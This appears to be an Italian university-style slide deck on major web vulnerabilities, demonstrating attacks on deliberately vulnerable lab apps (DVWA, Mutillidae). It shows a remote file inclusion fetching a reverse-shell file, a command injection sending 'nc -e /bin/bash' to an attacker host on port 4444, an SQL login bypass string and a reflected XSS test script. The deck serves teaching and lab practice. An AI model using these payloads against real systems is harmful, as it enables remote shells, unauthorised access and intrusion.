
- Tramite Web browser visitiamo la pagina remota (**reverse.txt**)
- **10.0.2.10/dvwa/vulnerabilities/fi/?page=http://10.0.2.11/reverse.txt**



# Principali Vulnerabilità

## Remote File Inclusion (RFI)

- Tramite Web browser visitiamo la pagina remota (**reverse.txt**)
  - `10.0.2.10/dvwa/vulnerabilities/fi/?page=http://10.0.2.11/reverse.txt`



# Principali Vulnerabilità

## Remote File Inclusion (RFI)

---

- Non appena il payload verrà eseguito dalla macchina target avremo accesso remoto ad essa

```
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
10.0.2.10: inverse host lookup failed: Unknown host
connect to [10.0.2.11] from (UNKNOWN) [10.0.2.10] 51856
```

# Principali Vulnerabilità

## Command Injection

---


- Permette ad un attaccante di eseguire comandi del Sistema Operativo della macchina target
  - Linux
  - Windows
  - Etc



# Principali Vulnerabilità

## Command Injection – Esempio 1

➤ <http://10.0.2.10/dvwa/vulnerabilities/exec/>



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar displays the URL <http://10.0.2.10/dvwa/vulnerabilities/exec/>. The main content area is titled "Vulnerability: Command Execution". A section titled "Ping for FREE" contains a form with a text input field containing "8.8.8.8" and a "submit" button. To the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution (which is highlighted in green), CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored.

# Principali Vulnerabilità

## Command Injection – Esempio 1

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar says "DVWA". The left sidebar has a menu with "Command Execution" highlighted in green. The main content area has a heading "Vulnerability: Command Execution" and a sub-section "Ping for FREE". It asks for an IP address and shows a "submit" button. Below it, a red box highlights the output of a "ping" command:

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=52 time=25.4 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=52 time=21.2 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=52 time=21.7 ms  
  
--- 8.8.8.8 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2002ms  
rtt min/avg/max/mdev = 21.248/22.845/25.490/1.883 ms
```

To the right of the output, the text "Output comando ping" is written in red. Below the output, there's a "More info" section with links to external resources:

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>

At the bottom, there are "View Source" and "View Help" buttons. The footer shows the user information: "Username: admin", "Security Level: low", and "PHPIDS: disabled".

# Principali Vulnerabilità

## Command Injection – Esempio 1

- Inseriamo un indirizzo IP valido concatenato al comando `ls -l`
- `8.8.8.8 ; ls -l`

**Vulnerability: Command Execution**

**Ping for FREE**

Enter an IP address below:

**submit**

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=52 time=21.4 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=52 time=21.4 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=52 time=21.2 ms  
  
--- 8.8.8.8 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 21.205/21.376/21.483/0.170 ms
```

```
total 16  
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 help  
-rw-r--r-- 1 www-data www-data 1509 Mar 16 2010 index.php  
-rw-r--r-- 1 www-data www-data 1503 Jun 26 17:28 phpshell.php  
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 source
```

Output  
comando  
ping

Output  
comando ls

Oltre all'output del comando `ping` viene mostrato anche quello del comando `ls`

# Principali Vulnerabilità

## Command Injection – Esempio 2

---

- Usando la Web form invieremo al Server un semplice payload
  - Creato mediante il comando netcat (**nc**)
  
- Tramite il comando **nc** mettiamo in «*Listening*» la macchina «attaccante» (IP: **10.0.2.11**) sulla porta **4444**, così da realizzare una *Reverse Shell*
  - **nc -vv -l -p 4444**

```
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
```

# Principali Vulnerabilità

## Command Injection – Esempio 2

- Usando la Web form invieremo al Server un semplice payload

The screenshot shows a web browser window for 'Damn Vulnerable Web App' at the URL `10.0.2.10/dvwa/vulnerabilities/exec/`. The DVWA logo is at the top. On the left, a sidebar menu lists: Home, Instructions, Setup, Brute Force, **Command Execution**, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'Command Execution' item is highlighted. The main content area is titled 'Vulnerability: Command Execution' and contains a 'Ping for FREE' section with a text input field containing the payload `b.8.8.8 ; nc -e /bin/bash 10.0.2.11 4444`. A 'submit' button is next to the input field. Below the input field, under 'More info', are three links: <http://www.scrib>, <http://www.ss64>, and <http://www.ss64>. A red arrow points from the bottom right towards the payload in the input field. A large red rounded rectangle highlights the entire payload line: **8.8.8.8 ; nc -e /bin/bash 10.0.2.11 4444**.

# Principali Vulnerabilità

## Command Injection – Esempio 2

- Non appena il payload verrà eseguito dalla macchina target otterremo accesso remoto ad essa

```
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
10.0.2.10: inverse host lookup failed: Unknown host
connect to [10.0.2.11] from (UNKNOWN) [10.0.2.10] 49148
|
```

# Principali Vulnerabilità

## SQL Injection

---

- Le Web Application vulnerabili ad *SQL (Structured Query Language)* Injection permettono di combinare istruzioni SQL con i dati forniti in input da un utente
  
- Un attaccante potrebbe inserire comandi SQL tramite i campi di input di una Web form
  - Comandi che verranno poi inviati al database, il quale si occuperà di processarli



# Principali Vulnerabilità

## SQL Injection – Esempio (Login Bypass)

 **Mutillidae: Born to be Hacked**

**Version: 2.1.19**   **Security Level: 0 (Hosed)**   **Hints: Disabled (0 - I try harder)**   **Not Logged In**

Home   Login/Register   Toggle Hints   Toggle Security   Reset DB   View Log   View Captured Data

Core Controls ▾  
OWASP Top 10 ▾  
Others ▾  
Documentation ▾  
Resources ▾

**Login**

 **Back**

**Please sign-in**

Name

Password

**Login**

Dont have an account? [Please register here](#)

  
**Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons**

# Principali Vulnerabilità

## SQL Injection – Esempio (Login Bypass)

The screenshot shows a web application interface for 'Mutillidae: Born to be Hacked'. At the top, there's a navigation bar with links for Home, Login/Register, Toggle Hints, Toggle Security, Reset DB, View Log, and View Captured Data. A red box highlights the 'Not Logged In' status message, which is also pointed to by a red arrow. Below the navigation bar is a 'Login' form with fields for Name and Password, and a 'Login' button. To the left of the login form is a sidebar with links for Core Controls, OWASP Top 10, Others, Documentation, and Resources. A blue circular icon with a fly logo is displayed on the sidebar. A message at the bottom left states: 'Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons'. The URL of the page is <https://tanvitrivedi.medium.com/sql-injection-in-mutillidae-af0411367949>.

# Principali Vulnerabilità

## SQL Injection – Esempio (Login Bypass)

The screenshot shows a web application interface for 'Mutillidae: Born to be Hacked' version 2.1.19. The top navigation bar includes links for Home, Login/Register, Toggle Hints, Toggle Security, Reset DB, View Log, and View Captured Data. A sidebar on the left lists Core Controls, OWASP Top 10, Others, Documentation, and Resources. A large 'Back' button with a blue arrow icon is positioned next to the sidebar. The main content area features a 'Login' form with fields for Name and Password, and a 'Please sign-in' button. A red box highlights the 'admin' value entered into the Name field. Below the form, a message reads 'Dont have an account? [Please register here](#)'. On the left side of the main content area, there is a small logo of a blue insect and a note: 'Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and [these Mozilla Add-ons](#)'.

<https://tanvitrivedi.medium.com/sql-injection-in-mutillidae-af0411367949>

# Principali Vulnerabilità

## SQL Injection – Esempio (Login Bypass)

The screenshot shows a web application interface for 'Mutillidae: Born to be Hacked' version 2.1.19. The top navigation bar includes links for Home, Login/Register, Toggle Hints, Toggle Security, Reset DB, View Log, and View Captured Data. A sidebar on the left lists Core Controls, OWASP Top 10, Others, Documentation, and Resources. A large 'Back' button with a blue arrow icon is positioned next to the sidebar. The main content area features a 'Login' form with fields for Name (containing 'admin') and Password. Below the form is a green button labeled 'Please sign-in'. A red line highlights the value 'abcde' or 1=1 # entered into the Password field, which is enclosed in a red rounded rectangle. A message at the bottom of the form says 'Dont have an account? [Please register here](#)'. The sidebar also contains a logo of a blue insect and a note stating: 'Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons'.

<https://tanvitrivedi.medium.com/sql-injection-in-mutillidae-af0411367949>

# Principali Vulnerabilità

## SQL Injection – Esempio (Login Bypass)

The screenshot shows a web application interface for 'Mutillidae: Born to be Hacked' version 2.1.19. The top navigation bar includes links for Home, Logout, Toggle Hints, Toggle Security, Reset DB, View Log, and View Captured Data. A red box highlights the 'Logged In Admin: admin' status message, which is preceded by an upward-pointing arrow. The main content area features a large banner with the text 'Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10'. Below this, under 'Latest Version / Installation', is a bulleted list of instructions: 'Latest Version', 'Installation Instructions', 'Usage Instructions', 'Get rid of those pesky PHP errors', 'Change Log', and 'Notes'. A sidebar on the left contains a menu with 'Core Controls', 'OWASP Top 10', 'Others', 'Documentation', and 'Resources'. At the bottom left, there's a note: 'Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these'. On the right side, there's a small image of a hand holding a device.

<https://tanvitrivedi.medium.com/sql-injection-in-mutillidae-af0411367949>

# Principali Vulnerabilità

## Cross-Site Scripting (XSS)

- Permette ad un attaccante di «iniettare» codice JavaScript (JS) in una pagina
  
- Il codice JS
  - Viene eseguito al caricamento della pagina
  - È eseguito dal Client e non dal Server
  
- Principali tipi di XSS
  - **XSS Reflected**
  - **XSS Stored/Persistent**



# Principali Vulnerabilità

## Cross-Site Scripting (XSS)

---

### ➤ **XSS Reflected (Non Persistente)**

- Il codice JS è presente all'interno di un determinato URL
- L'attacco ha successo solo se la vittima visita tale URL

### ➤ **XSS Stored (Persistente)**

- Il codice JS è «iniettato» nella pagina vulnerabile
- La vittima visita la pagina ed il codice viene eseguito automaticamente dal suo Web browser
- Il codice «iniettato» è eseguito automaticamente ogni volta che la pagina viene caricata

# Principali Vulnerabilità

## Cross-Site Scripting (XSS)

---

### ➤ **XSS Reflected (Non Persistente)**

- Il codice JS è presente all'interno di un determinato URL
- L'attacco ha successo solo se la vittima visita tale URL

### ➤ **XSS Stored (Persistente)**


- Il codice JS è «iniettato» nella pagina vulnerabile
- La vittima visita la pagina ed il codice viene eseguito automaticamente dal suo Web browser
- Il codice «iniettato» è eseguito automaticamente ogni volta che la pagina viene caricata

**Le form di input sono il posto ideale dove andare a cercare vulnerabilità di tipo XSS**

# Principali Vulnerabilità

## Cross-Site Scripting (XSS) – Reflected

- Form di input che accetta una stringa, stampata poi in output
- [http://10.0.2.10/dvwa/vulnerabilities/xss\\_r/](http://10.0.2.10/dvwa/vulnerabilities/xss_r/)




The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar says "DVWA". On the left, there's a sidebar menu with the following items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), and XSS stored. The main content area has a heading "Vulnerability: Reflected Cross Site Scripting (XSS)". Below it is a form with a label "What's your name?" and a text input field. To the right of the input field is a "Submit" button. At the bottom of the main content area, there's a section titled "More info" with three links: <http://ha.ckers.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and <http://www.cgisecurity.com/xss-faq.html>.

# Principali Vulnerabilità

## Cross-Site Scripting (XSS) – Reflected

- Form di input che accetta una stringa, stampata poi in output
  - [http://10.0.2.10/dvwa/vulnerabilities/xss\\_r/](http://10.0.2.10/dvwa/vulnerabilities/xss_r/)




The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), and XSS stored. The main content area has a title "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with a question "What's your name?", a text input field containing "Arcangelo", and a "Submit" button. A red arrow points to the input field. Below the form, there is a "More info" section with three links: <http://ha.ckers.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and <http://www.cgisecurity.com/xss-faq.html>.

# Principali Vulnerabilità

## Cross-Site Scripting (XSS) – Reflected

- Form di input che accetta una stringa, stampata poi in output
  - [http://10.0.2.10/dvwa/vulnerabilities/xss\\_r/](http://10.0.2.10/dvwa/vulnerabilities/xss_r/)



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The top navigation bar has a dark background with the DVWA logo in white and green. Below the logo is a horizontal menu bar with several items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), and XSS stored.

The main content area has a title "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with a text input field labeled "What's your name?" and a "Submit" button. Below the form, the text "Hello Arcangelo" is displayed in red, indicating the result of the reflected XSS attack.

Under the title, there is a section titled "More info" containing three links:

- <http://ha.ckers.org/xss.html>
- [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)
- <http://www.cgisecurity.com/xss-faq.html>

# Principali Vulnerabilità

## Cross-Site Scripting (XSS) – Reflected


- Inseriamo il seguente codice JS per valutare se la pagina è vulnerabile ad XSS
  - `<script>alert("XSS")</script>`

The screenshot shows the DVWA application interface. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), and XSS stored. The main content area has a title "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with a text input field containing "`<script>alert("XSS")</script>`" and a "Submit" button. Below the form, the text "Hello Arcangelo" is displayed. A red arrow points from the user input field to the output text. Another red box highlights the injected script code: "`<script>alert("XSS")</script>`". Below the main content, there is a "More info" section with three links: <http://ha.ckers.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and <http://www.cgisecurity.com/xss-faq.html>.

# Principali Vulnerabilità

